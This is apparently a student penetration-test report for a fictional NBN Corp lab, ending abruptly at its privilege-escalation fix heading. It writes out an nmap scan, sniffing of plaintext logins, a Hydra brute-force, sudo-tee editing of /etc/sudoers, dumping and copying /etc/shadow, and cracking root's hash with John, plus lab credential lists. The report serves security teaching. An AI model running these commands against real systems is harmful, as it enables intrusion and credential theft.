


NBN Corp: Penetration Test & Security Audit

MAY 11

Slightly Offensive Security Inc.
6 Metrotech Center
Brooklyn, NY, 11201
Tel: (212)555-5555

Table of Contents

Executive Summary

Purpose

Slightly Offensive Security (SOS) Inc. was contacted by the world media conglomerate Network Broadcast News (NBN) Corporation two months after a major breach of their external facing systems by external actors. NBN Corp requested that SOS Inc. assist in helping secure their systems in a black-box, red-team style engagement.

Risk Ranking

The Risk Ranking tied to the findings in this report to NBN Corp is High. SOS Inc. was able to fully compromise all systems involved in the test, with both direct and indirect paths for attackers to fully compromise these systems. The risk of a successful attack from external, malevolent actors resulting in a full compromise of NBN Corp is very high.

Critical Findings and Immediate Fixes at a Glance

- **Running services that allow for brute force attacks in obtaining user credentials.** Disable services such as ssh or ftp/sftp/vsftp that are not required in the environment or implement functionality to mitigate or block brute force attacks, such as account lockouts after a number of unsuccessful authentication attempts.
- **Simple passwords that are easily broken or guessed using common tools such as Hydra, John the Ripper, hashcat.** Mitigate this risk by implementing multi-factor authentication and implementing more complex password rules.
- **Excessive privileges tied to user accounts, allowing for privilege escalation and leading to a full compromise of a system.** This can be mitigated by ensuring that sudo privileges are ideally removed all together or at a minimum severely restricted.
- Vulnerable executables, binaries, or applications that can be exploited to allow for pivoting, privilege escalation, and/or a full compromise.
- **Usage of HTTP and not HTTPS,** allowing for simple scanners to see plain-text usernames and passwords when the web server and client server communicate with each other. This can be fixed and/or mitigated by switching to HTTPS on all systems and eliminating the use of HTTP.
- **Insecure permissions or configurations** that allow non-authenticated or unauthorized actors (malevolent or otherwise) to view sensitive data, such as customer information or a list of users for internal systems. Audit current permissions on files and configurations and implement regularly scheduled audits on these artifacts.

Introduction

The goal of this penetration test is to discover what an external malicious threat actor can achieve by attacking NBN Corp. NBN Corp wants to learn what vulnerabilities can be found by external threat actors, how they can be exploited, and what can be done to fix them. The goal of this test is to attempt to get a shell on the assets supplied and eventually root access.

In order to best gauge am external threat actor's capabilities, SOS Inc. employed a black-box, red-team style test in which limited or no knowledge of the assets being attacked are known outside of what is supplied to us by NBN Corp in the original request.

Rules of Engagement

- **This test will be a black-box, red-team style test.** The expectation is that no information about the systems and networks that are being targeted are known, with the exception being any information that was already supplied by NBN Corp.
- **No system access or credentials are initially supplied**. However, the assets are configured to work as they would normally, provided that they are deployed correctly.
- **Only network attacks are allowed.** No attacks against the internal client directly *unless* there is an exploitable flaw or configuration that will allow for one. No attacks outside of the network of systems.
- **No DoS or DDoS attacks**. These attacks are out of scope – no intentional DoS-style attacks are in scope and no reporting risks of any DoS-style attacks.
- The assets will be attacked via a static route to the 172.16.1.0/24 network.
- The targets are a Web Server and Client Server supplied by the client. **Details:**
    - Web Server: **Externally facing.** Addresses: **10.10.0.66 and 172.16.1.1**
    - Client: **Only communicates with the Web Server.** Addresses: **172.16.1.2**
- ~~No system configuration changes.~~
    - Note: **Originally, the client did not wish for system changes to happen, including password changes, configuration changes, or software installations. However, in the kick-off meeting for the engagement via Slack, the client changed this and allowed for any changes provided the changes fell under the criteria of the Rules of Engagement stated above.**

Schedule

Pre-Engagement Week

- Day 1: **Meet with NBN Corp representatives to discuss the purpose, goals, and desired results from the test.**
- Day 2: **Meet with NBN Corp representatives to discuss NDAs, compliance regulations, waivers, and other legal matters. (Part 1)**
- Day 3: **Meet with NBN Corp representatives to discuss NDAs, compliance regulations, waivers, and other legal matters. (Part 2)**
- Day 4: **Acquire assets/targets from NBN Corp, along with any information as necessary.**
- Day 5: **Final review of all of the above.**

Engagement Weeks

Week 1

- Day 1: **Kick-off meeting with NBN Corp. Installation and configuration of assets. Initial scanning/network discovery and enumeration/reconnaissance on assets. Documenting findings and discoveries.**
- Day 2: **Weaponize exploits, with the intention of getting access to the Web Server. Delivery of exploits to the target.**
- Day 3: **Exploitation of targets, including any installation of malware. Attempt to take control of the targets by getting shell access to the target(s) as possible.**
- Day 4: **Attempt to pivot in the network or escalate privileges as a continuation of Day 3. Revisit scanning or enumeration if needed.**
- Day 5: **If not done, continue to escalate privileges where possible. Further installation of malware to exploit discovered vulnerabilities.**

Week 2

- Day 6: **Continue exploiting assets.**
- Day 7: **Finalize actions on objectives.**
- Day 8: **Finalize work and continue the final report.**
- Day 9: **End of engagement. Post-engagement meetings to discuss most important findings before delivering report.**
- Day 10: **Deadline to deliver report. Report must be delivered to the client at 2355EST.**

Risk Ranking

The Risk Ranking tied to the findings in this report to NBN Corp is High. SOS Inc. was able to fully compromise all systems involved in the test, with both direct and indirect paths for attackers to fully compromise these systems. The risk of a successful attack

from external, malevolent actors resulting in a full compromise of NBN Corp is very high.

Critical Findings and Immediate Fixes at a Glance

- **Running services that allow for brute force attacks in obtaining user credentials**. Disable services such as ssh or ftp/sftp/vsftp that are not required in the environment or implement functionality to mitigate or block brute force attacks, such as account lockouts after a number of unsuccessful authentication attempts.
- **Simple passwords that are easily broken or guessed using common tools such as Hydra, John the Ripper, hashcat.** Mitigate this risk by implementing multi-factor authentication and implementing more complex password rules.
- **Excessive privileges tied to user accounts, allowing for privilege escalation and leading to a full compromise of a system.** This can be mitigated by ensuring that sudo privileges are ideally removed all together or at a minimum severely restricted.
- **Vulnerable executables, binaries, or applications** that can be exploited to allow for pivoting, privilege escalation, and/or a full compromise.
- **Usage of HTTP and not HTTPS**, allowing for simple scanners to see plain-text usernames and passwords when the web server and client server communicate with each other. This can be fixed and/or mitigated by switching to HTTPS on all systems and eliminating the use of HTTP.
- **Insecure permissions or configurations** that allow non-authenticated or unauthorized actors (malevolent or otherwise) to view sensitive data, such as customer information or a list of users for internal systems.

Assets Involved


The following are the assets and/or targets in use during this test.

Asset Name	Addresses	Description
SOS Inc. Kali Linux Server	10.10.0.10	This server will be used as our attacker on the targets.
NBN Web Server	10.10.0.66 172.16.1.1	The Web Server for NBN. This Web Server has been and continues to be a vector for external attacks by malicious actors.
NBN Client Server	172.16.1.2	The Client Server supplied by NBN Corp. This server is not meant to be exposed to the web and is intended to only able to be interfaced with by the NBN Web Server.

Methodology: Walkthrough

General Methodology: Lockheed Martin's The Cyber Kill Chain

For this engagement, SOS Inc. will be employing a methodology similar to **Lockheed Martin's Cyber Kill Chain** methodology**.** The Cyber Kill Chain is depicted below.



The **Cyber Kill Chain** will be the driving force of this engagement. Each step is explained at a high level in the image above. Our methods will not divert from these steps, but we may return to previous steps as needed.

SOS Inc. Risk Ratings

As vulnerabilities are discovered, SOS Inc. assigns a **Risk Rating** associated to it.

High	Vulnerabilities with a **High** rating are considered to take the utmost priority in remediating. If exploited, these vulnerabilities can be used to **escalate privileges in a compromised system, serve as a vector to compromise a system, expose sensitive or confidential data, etc.** High vulnerabilities are usually straight forward or not significantly complex to exploit.
Medium	Vulnerabilities with a **Medium** rating are considered to be vulnerabilities that can allow a threat actor to cause moderate damage to victims if exploited. Some examples of medium vulnerabilities are exploits that only provide limited access to assets, exploits that require user privileges to employ, or vulnerabilities that are significantly more difficult to exploit.
Low	**Low** risk vulnerabilities are vulnerabilities that have little to no impact on businesses. These exploits are usually significantly difficult with little to no value gained in exploiting.

Server Vulnerabilities

Reconnaissance: Discovery, Scanning and Enumeration

Before beginning, the first piece of information we've discovered is the requester, Bill Gibson, revealed himself to be a registered user on the **Web Server** 10.10.0.66 in his letter from NBN Corp to SOS Inc.

> I expect the report no later than the evening of Friday May 8th at 2355EST. Credits will be posted the following weekend.
>
> Regards,
> Bill Gibson, CISO
>
> **NBN Corp**
> 1800 Archer Street
> New York, NY
> URL: 10.10.0.66

The first step taken in this penetration test is to scan and enumerate the targets using the following tools:

- **Nmap**
- **Tcpdump**
- **Hydra**
- **Ssh**
- **Sftp**
- **scp**

As part of the assets we were given, we were told that the Client Server (172.16.1.2) could not be communicated with without going through the server, which proved true as all its ports were filtered to our Kali Linux.

As a result, our target should first be the web server.

Recon: Web Server, Findings

Tools used: nmap, tcpdump

(1) For the first step, we want to find out what ports and services are listening and active on the web server. To scan all ports and identify what services are running on them, we use:

nmap 10.10.0.66 -sT -sV -p 0-65535

In the results of our scan, we find the following ports open:

Port	Service	Version (If Applicable)
80/tcp	**HTTP**	**Apache httpd 2.4.29 ((Ubuntu))**
443/tcp	**SSH**	**Open SSH 7.6p1 Ubuntu 4Ubuntu0.3 (Ubuntu Linux; protocol 2.0)**
8001/tcp	**HTTP**	**Apache httpd 2.4.29 ((Ubuntu))**
65534/tcp	**ftp**	**vsftpd 3.0.3**

- From the ports above, we see ports **80** and **8001** which are HTTP servers that most likely communicate with the client server (172.16.1.2). Ports **443** and **8001** provide services that can potentially be used to brute force authentication.

(2) Now that we know the ports for HTTP and know that the client communicates with the server, we can use **tcpdump** to scan the network from SOS' Kali Linux server and sniff the network.

tcpdump -nn not src 10.10.0.10 and not 10.10.0.10

During the scan, we uncover user credentials that are in plain text, including a **username** and **password.**

```
22:19:08.373044 IP 172.16.1.2.56994 > 172.16.1.1.80: Flags [P.], seq 1:138, ack 1, win 229, options [nop,nop,TS val 3609283376 ecr 3354829163], length 137: HTTP: GET /login.php?username=stephenson&password=pizzadeliver&Login=Enter HTTP/1.1
```


We learn that the **stephenson** user has a password of **pizzadeliver,** and the user is authenticating into port 80 on the web server. We also notice that this user

- This is a **High** risk finding – **HTTP** packets send user authentication data over clear text on the network, allowing for any actor sniffing the network to view user credentials.

The **stephenson** user is able to access the website and login. We can access the NBN corp website on **10.10.0.66:80.**

Recon: NBN Corp Website Login

With the stephenson user credentials we captured from sniffing the network, we can now use the stephenson user to authenticate into the site.



Welcome, stephenson

Our employees are just as important to us as our customers. We work hard to ensure that our employees have top-tier benefits such as privacy protection and the option to opt-out of our marketing and data collection campaign. Our employees also receive courtesy services, which means only the highest quality and hand chosen content is available for you to stream for free on any device! In the home, at work, on your neural trodes, or via SimStim.

There is internal data that can be accessed as we discover the stephenson user is an employee. A **Future Customers** page is found, showing both a flag and User Data.

FOR INTERNAL USE ONLY

flag2{down_a_rabbithole}
NqF5Rz@yahoo.com : connie //// long@gmail.com : capone //// hjk12345@hotmail.com :
ned //// snoogy@yahoo.com : frank //// polobear@yahoo.com : jess ////
mkgiy13@gmail.com : max //// tempbeauties@live.com : peterpiper ////
amohalko@gmail.com : desiree //// ramy43@gmail.com : greatone ////
dowjones@hotmail.com : stockman //// yahotmail@hotmail.com : eugene ////
hydro1@gmail.com : maurice //// boneman22@gmail.com : dennis ////
hamlin@hotmail.com : willie //// nevirts@gmail.com : jackie //// redtop@live.com : camille
//// langp@hotmail.com : pontoosh //// jnardi@live.com : peter //// 4degrees@hotmail.com :
ralph //// fretteaser@hotmail.com : derek //// bsquard@live.com : wilbur ////
zd0ns23@live.com : wrinkle //// scheefca@live.com : gerry //// enobrac@gmail.com :
marcy //// saazuhl1273@gmail.com : cauhuln //// fwe315@live.com : evan ////
wilson@gmail.com : triad //// navresbo@yahoo.com : heather ////
XO6Pn75pjjK@yahoo.com : sandy //// darkness024@yahoo.com : randy ////
jjstrokes@live.com : beansko //// zimago@yahoo.com : george //// katrina@gmail.com :

While working on this, the team surmised that since **stephenson** is a username that seems like a surname, we surmise that **gibson** may be a user on the Web Server. Combined with what we know about the server (ports 443 and 65534 are open to authenticate against) we decide to attempt a brute force attack on the web server.

Compromising the Web Server 10.10.0.66


When visiting the website, we learn that all user passwords can be cracked by using the popular wordlist **rockyou.txt**.

(Hey, you, yes you! You can guess/crack all passwords on these servers
using rockyou and without mangling rules. You should not have to spend
days cracking and burning up your hardware. If you are, you're doing it wrong)

Armed with this knowledge, we guess that **gibson** is a user on the Web Server and attempt to brute force and crack gibson's password using the popular password cracking tool **Hydra.**

SSH services typically have some sort of brute force protection, so we attempt to brute force first on the **vsftpd** service running on port **66354** in using a Hydra command.

Command: *hydra -l gibson -P /ust/share/wordlists/rockyou.txt 10.10.0.66 -s 65534 ftp -V*
Screenshot:




Using hydra, we were able to crack the password for **gibson** on 10.10.0.66.

Compromising the Web Server and Client Server: Gaining a Shell

From our scanning earlier, we found that the web server is accepting incoming connections to SSH on port 443. After cracking gibson's password earlier, we were able to authenticate and SSH into the server using gibson's credentials.

Using **ssh gibson@10.10.66 -p 443:**




We're able to gain a shell on the server using gibson's username.

Also, during our initial reconnaissance, we were able to find the **stephenson** user as well, who was communicating with the server over an HTTP connection on port 80 on the web server *from* the client.

We used the username and password for stephenson that we acquired before (**username=**stephenson, **password=**pizzadeliver) and try to SSH to the client server from the web server.

We're able to successfully authenticate to the client as well, and have confirmed a user shell on both machines.



Escalating Privileges on the Web Server

We've confirmed a shell on the **gibson** user and would like to attempt to escalate the user's privileges to attain root privileges, root shell, and a root password. One of the simplest paths of doing this is viewing what 'sudo' privileges a user has – or the ability to execute and temporarily run a command or executable as the root user.

Using **sudo -l,** we confirm that gibson has the following sudo commands available to them: **/bin/echo, /usr/bin/whoami, /usr/bin/tee.**

Sudo access to the **tee** command with NOPASSWD settings is a **High** risk in the environment that can lead to an escalation of privileges for a user. Since the tee command can be run as root, we can use tee to redirect the output of **echo** to modify files owned by the root server.

To escalate the privileges of the **gibson** user, we can use the **echo** command to print a string and use the sudo privileges on **tee** to modify a file owned by root. In our exercise, we wanted to modify the **/etc/sudoers** file to give permission to **gibson** to run any command as root.

Command: *sudo echo "gibson ALL=(ALL) ALL" | sudo tee -a /etc/sudoers*

Using the above command, the gibson user is able to run any command as sudo.

By escalating gibson's privileges to be able to run any command as root, we can run **sudo cat /etc/shadow** to attain the list of users and hashed passwords on the web server. Allowing gibson to have sudo privileges to echo and tee is considered a **High** risk as it allows for easy privilege escalation.

```
gibson@nbnserver:~$ sudo cat /etc/shadow > password_list_web_server.txt
gibson@nbnserver:~$ ls -l
total 52
-rw-rw-rw- 1 root   root   46037 Apr  3 15:50 flag3
-rw-rw-r-- 1 gibson gibson  1078 May  4 18:11 password_list_web_server.txt
gibson@nbnserver:~$ cat password_list_web_server.txt
root:$6$x8yQ8PlY$/4jhqQfPE6vyFU7bU1UmjY.nXWEpxzz1c82×6MphQBlofiKN9/DzsXCSvv4RB/pYdmzOehx9cRbm3WlAtdedz1:18275:0:99999:7:::
daemon:*:17941:0:99999:7:::
bin:*:17941:0:99999:7:::
sys:*:17941:0:99999:7:::
sync:*:17941:0:99999:7:::
games:*:17941:0:99999:7:::
man:*:17941:0:99999:7:::
lp:*:17941:0:99999:7:::
mail:*:17941:0:99999:7:::
news:*:17941:0:99999:7:::
uucp:*:17941:0:99999:7:::
proxy:*:17941:0:99999:7:::
www-data:*:17941:0:99999:7:::
backup:*:17941:0:99999:7:::
list:*:17941:0:99999:7:::
irc:*:17941:0:99999:7:::
gnats:*:17941:0:99999:7:::
nobody:*:17941:0:99999:7:::
systemd-network:*:17941:0:99999:7:::
systemd-resolve:*:17941:0:99999:7:::
syslog:*:17941:0:99999:7:::
messagebus:*:17941:0:99999:7:::
_apt:*:17941:0:99999:7:::
lxd:*:17941:0:99999:7:::
uuidd:*:17941:0:99999:7:::
dnsmasq:*:17941:0:99999:7:::
landscape:*:17941:0:99999:7:::
pollinate:*:17941:0:99999:7:::
sshd:*:18006:0:99999:7:::
gibson:$6$evQQsME4$CRS5h3FhqUMQp4afUe/EsXqF5AGUgMnH0byX4kUaYOhroXI4CKJj36bjJV6gh3cJcHOwi3YpYsWCmboIygQv40:18007:0:99999:7:::
ftp:*:18006:0:99999:7:::
mysql:!:18006:0:99999:7:::
```

In order to crack **root's** password, we decided to use **John the Ripper,** a tool meant to reverse hashes and crack passwords in a file. We opened an ssh port on Kali to be able to **scp** a fresh copy of the **/etc/shadow** file (the copy is named **etc_shadow_file_web_server.txt** and given -rwx privileges to *all* users) over to our Kali machine to crack the passwords in the file.

(1) **Transfer file:** scp etc_shadow_file_web_server.txt kali@10.10.0.10:/home/kali
(2) **(On Kali) Use John the Ripper to crack the password, using the rockyou word list:** john –wordlist=/usr/share/wordlists/rockyou.txt etc_shadow_file_web_server.txt

```
root@kali:/home/kali/Documents/NYU_PenTest/FinalProject/10_10_0_66# john --wordlist=/usr/share/wordlists/rockyou.txt etc_shadow_file_web_server.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1986angeles      (root)
1g 0:01:18:23 DONE (2020-05-04 19:46) 0.000212g/s 2779p/s 2779c/s 2779C/s 1986c03..1986805
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

As shown in the screenshot above, the **root user's password on the server is 1986angeles.**

Privilege Escalation Fix

